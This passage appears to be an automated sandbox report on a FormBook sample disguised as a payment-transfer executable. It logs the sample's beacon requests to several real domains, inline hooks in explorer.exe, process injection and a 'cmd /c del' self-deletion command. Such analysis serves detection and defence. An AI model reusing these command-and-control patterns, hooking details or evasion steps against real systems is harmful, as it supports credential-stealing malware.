69 6e 3a 20 31 30 70 78 20 30 20 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 38 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 35 30 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 33 32 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 68 32 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 34 32 38 63 65 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 34 30 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 36 70 78 20 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 36 70 78 20 30 20 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 38 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 20 31 70 78 20 73 6f 6c 69 64 20 23 65 65 65 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 68 33 2e 73 75 62 68 65 61 64 69 6e 67 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 34 32 38 63 65 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 36 70 78 20 30 20 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 34 30 30 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 68 33 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 31 32 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 36 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 62 6f 6c 64 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 61 62 62 72 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 75 72 73 6f 72 3a 20 68 65 6c 70 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 74 65 78 74 2d Data Ascii: 1c1f<!DOCTYPE html><html><head> <meta charset="UTF-8"> <title>System Error</title> <meta name="robots" content="noindex,nofollow" /> <meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no"> <style> /* Base */ body { color: #333; font: 14px Verdana, "Helvetica Neue", helvetica, Arial, 'Microsoft YaHei', sans-serif; margin: 0; padding: 0 20px 20px; word-break: break-word; } h1{ margin: 10px 0 0; font-size: 28px; font-weight: 500; line-height: 32px; } h2{ color: #4288ce; font-weight: 400; padding: 6px 0; margin: 6px 0 0; font-size: 18px; border-bottom: 1px solid #eee; } h3.subheading { color: #4288ce; margin: 6px 0 0; font-weight: 400; } h3{ margin: 12px; font-size: 16px; font-weight: bold; } abbr{ cursor: help; text-

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49748	185.199.108.153	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:49:37.345757961 CET	5531	OUT	GET /blr/?OhNhA=9NQu4cm/N7DYOvYkOtDGizwfZS7YZZztEmXWW7fOjfXAYFPuQogNr8p6dLx09NPCIIrz&Yn=ybdDmfdPTbAT8L HTTP/1.1 Host: www.soheilvaseghi.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:49:37.472671032 CET	5533	IN	HTTP/1.1 301 Moved Permanently Server: GitHub.com Content-Type: text/html Location: https://soheilvaseghi.com/blr/?OhNhA=9NQu4cm/N7DYOvYkOtDGizwfZS7YZZztEmXWW7fOjfXAYFPuQogNr8p6dLx09NPCIIrz&Yn=ybdDmfdPTbAT8L X-GitHub-Request-Id: 2C62:B000:9F860:ADCCB:6034C1A1 Content-Length: 162 Accept-Ranges: bytes Date: Tue, 23 Feb 2021 08:49:37 GMT Via: 1.1 varnish Age: 0 Connection: close X-Served-By: cache-hhn4039-HHN X-Cache: MISS X-Cache-Hits: 0 X-Timer: S1614070177.383340,VS0,VE84 Vary: Accept-Encoding X-Fastly-Request-ID: 28473c359bf380142872393ca46bb19149a93093 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49752	176.74.27.137	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:49:57.812186003 CET	6008	OUT	GET /blr/?OhNhA=1D6csfaDD7g4t3Q9F8LHNWiGFqnsudQyA5GHpl/5b2nDJwZlkWU76ixs7jAbMlvm1ymY&Yn=ybdDmfdPTbAT8L HTTP/1.1 Host: www.gannahealing.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 09:49:57.873881102 CET	6009	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Tue, 23 Feb 2021 08:49:57 GMT Content-Type: text/html; charset=iso-8859-1 Content-Length: 343 Connection: close Location: http://www.gannahealing.com/public/blr?OhNhA=1D6csfaDD7g4t3Q9F8LHNWiGFqnsudQyA5GHpl/5b2nDJwZlkWU76ixs7jAbMlvm1ymY&Yn=ybdDmfdPTbAT8L Cache-Control: max-age=172800 Expires: Thu, 25 Feb 2021 08:49:57 GMT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 67 61 6e 6e 61 68 65 61 6c 69 6e 67 2e 63 6f 6d 2f 70 75 62 6c 69 63 2f 62 6c 72 3f 4f 68 4e 68 41 3d 31 44 36 63 66 61 44 44 37 67 34 74 33 51 39 46 38 4c 48 4e 57 69 47 46 71 6e 73 75 64 51 79 41 35 47 48 70 6c 2f 35 62 32 6e 44 4a 77 5a 49 6b 57 55 37 36 69 78 73 37 6a 41 62 4d 6c 76 6d 31 79 6d 59 26 61 6d 70 3b 59 6e 3d 79 62 64 44 6d 66 64 50 54 62 41 54 38 4c 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49753	198.27.88.111	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:50:18.432307005 CET	6010	OUT	GET /blr/?OhNhA=Y4Nqpa2r+tF7um99WXv6gSEpOHOatsVE8QqSeJqkcp8K3U81YoxyR3xnMLz5lVrsAPpR&Yn=ybdDmfdPTbAT8L HTTP/1.1 Host: www.olgadalila.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:50:18.584054947 CET	6010	IN	HTTP/1.1 502 Bad Gateway Server: nginx Date: Tue, 23 Feb 2021 08:50:18 GMT Content-Type: text/html Content-Length: 166 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 35 30 32 20 42 61 64 20 47 61 74 65 77 61 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 35 30 32 20 42 61 64 20 47 61 74 65 77 61 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>502 Bad Gateway</title></head><body bgcolor="white"> 502 Bad Gateway <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49754	164.155.144.220	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:50:39.257392883 CET	6011	OUT	GET /blr/?OhNhA=bjCfXUMydIGN0g8/5RwnbPPnLj5Or6e3tcQCgNEOQF7zRRnTIveAFITP4tBGYavfcP94&Yn=ybdDmfdPTbAT8L HTTP/1.1 Host: www.zomapa.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 09:50:39.465549946 CET	6011	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 23 Feb 2021 08:50:39 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Data Raw: 31 0d 0a 2e 0d 0a 30 0d 0a 0d 0a Data Ascii: 1.0

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x82 0x2E 0xEA
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x8A 0xAE 0xEA
GetMessageW	INLINE	0x48 0x8B 0xB8 0x8A 0xAE 0xEA
GetMessageA	INLINE	0x48 0x8B 0xB8 0x82 0x2E 0xEA

Statistics

Behavior



System Behavior

Analysis Process: Payment Transfer Copy of $274,876.00 for the invoice shipments.exe PID: 6512 Parent PID: 5600

General

Start time:	09:46:47
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\Payment Transfer Copy of $274,876.00 for the invoice shipments.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Payment Transfer Copy of $274,876.00 for the invoice shipments.exe'
Imagebase:	0x7ffb73670000
File size:	716288 bytes
MD5 hash:	5F1C9C4A7BC24C3D39A5A3834BA7BB8E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.237553429.0000000002A11000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.237926912.0000000003A19000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.237926912.0000000003A19000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.237926912.0000000003A19000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0FCF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0FCF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Payment Transfer Copy of $274,876.00 for the invoice shipments.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E40C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Payment Transfer Copy of $274,876.00 for the invoice shipments.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6E40C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0D5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E0D5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E0303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0DCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E0303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E0303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E0303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E0303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0D5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E0D5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CF41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CF41B4F	ReadFile

Analysis Process: Payment Transfer Copy of $274,876.00 for the invoice shipments.exe PID: 6840 Parent PID: 6512

General

Start time:	09:46:55
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\Payment Transfer Copy of $274,876.00 for the invoice shipments.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Payment Transfer Copy of $274,876.00 for the invoice shipments.exe
Imagebase:	0x7ffb73670000
File size:	716288 bytes
MD5 hash:	5F1C9C4A7BC24C3D39A5A3834BA7BB8E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.274205933.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.274205933.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.274205933.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.274647874.0000000000B30000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.274647874.0000000000B30000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.274647874.0000000000B30000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.274608670.0000000000B00000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.274608670.0000000000B00000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.274608670.0000000000B00000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	419E57	NtReadFile

Analysis Process: explorer.exe PID: 3388 Parent PID: 6840

General

Start time:	09:46:57
Start date:	23/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: explorer.exe PID: 6224 Parent PID: 3388

General

Start time:	09:47:11
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x330000
File size:	3611360 bytes
MD5 hash:	166AB1B9462E5C1D6D18EC5EC0B6A5F7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.743334604.0000000000750000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.743334604.0000000000750000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.743334604.0000000000750000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.746271126.0000000004850000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.746271126.0000000004850000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.746271126.0000000004850000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.745639709.0000000003090000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.745639709.0000000003090000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.745639709.0000000003090000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	30A9E57	NtReadFile

Analysis Process: cmd.exe PID: 4188 Parent PID: 6224

General

Start time:	09:47:15
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true

Commandline:	/c del 'C:\Users\user\Desktop\Payment Transfer Copy of $274,876.00 for the invoice shipments.exe'
Imagebase:	0x1d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 1636 Parent PID: 4188

General

Start time:	09:47:15
Start date:	23/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis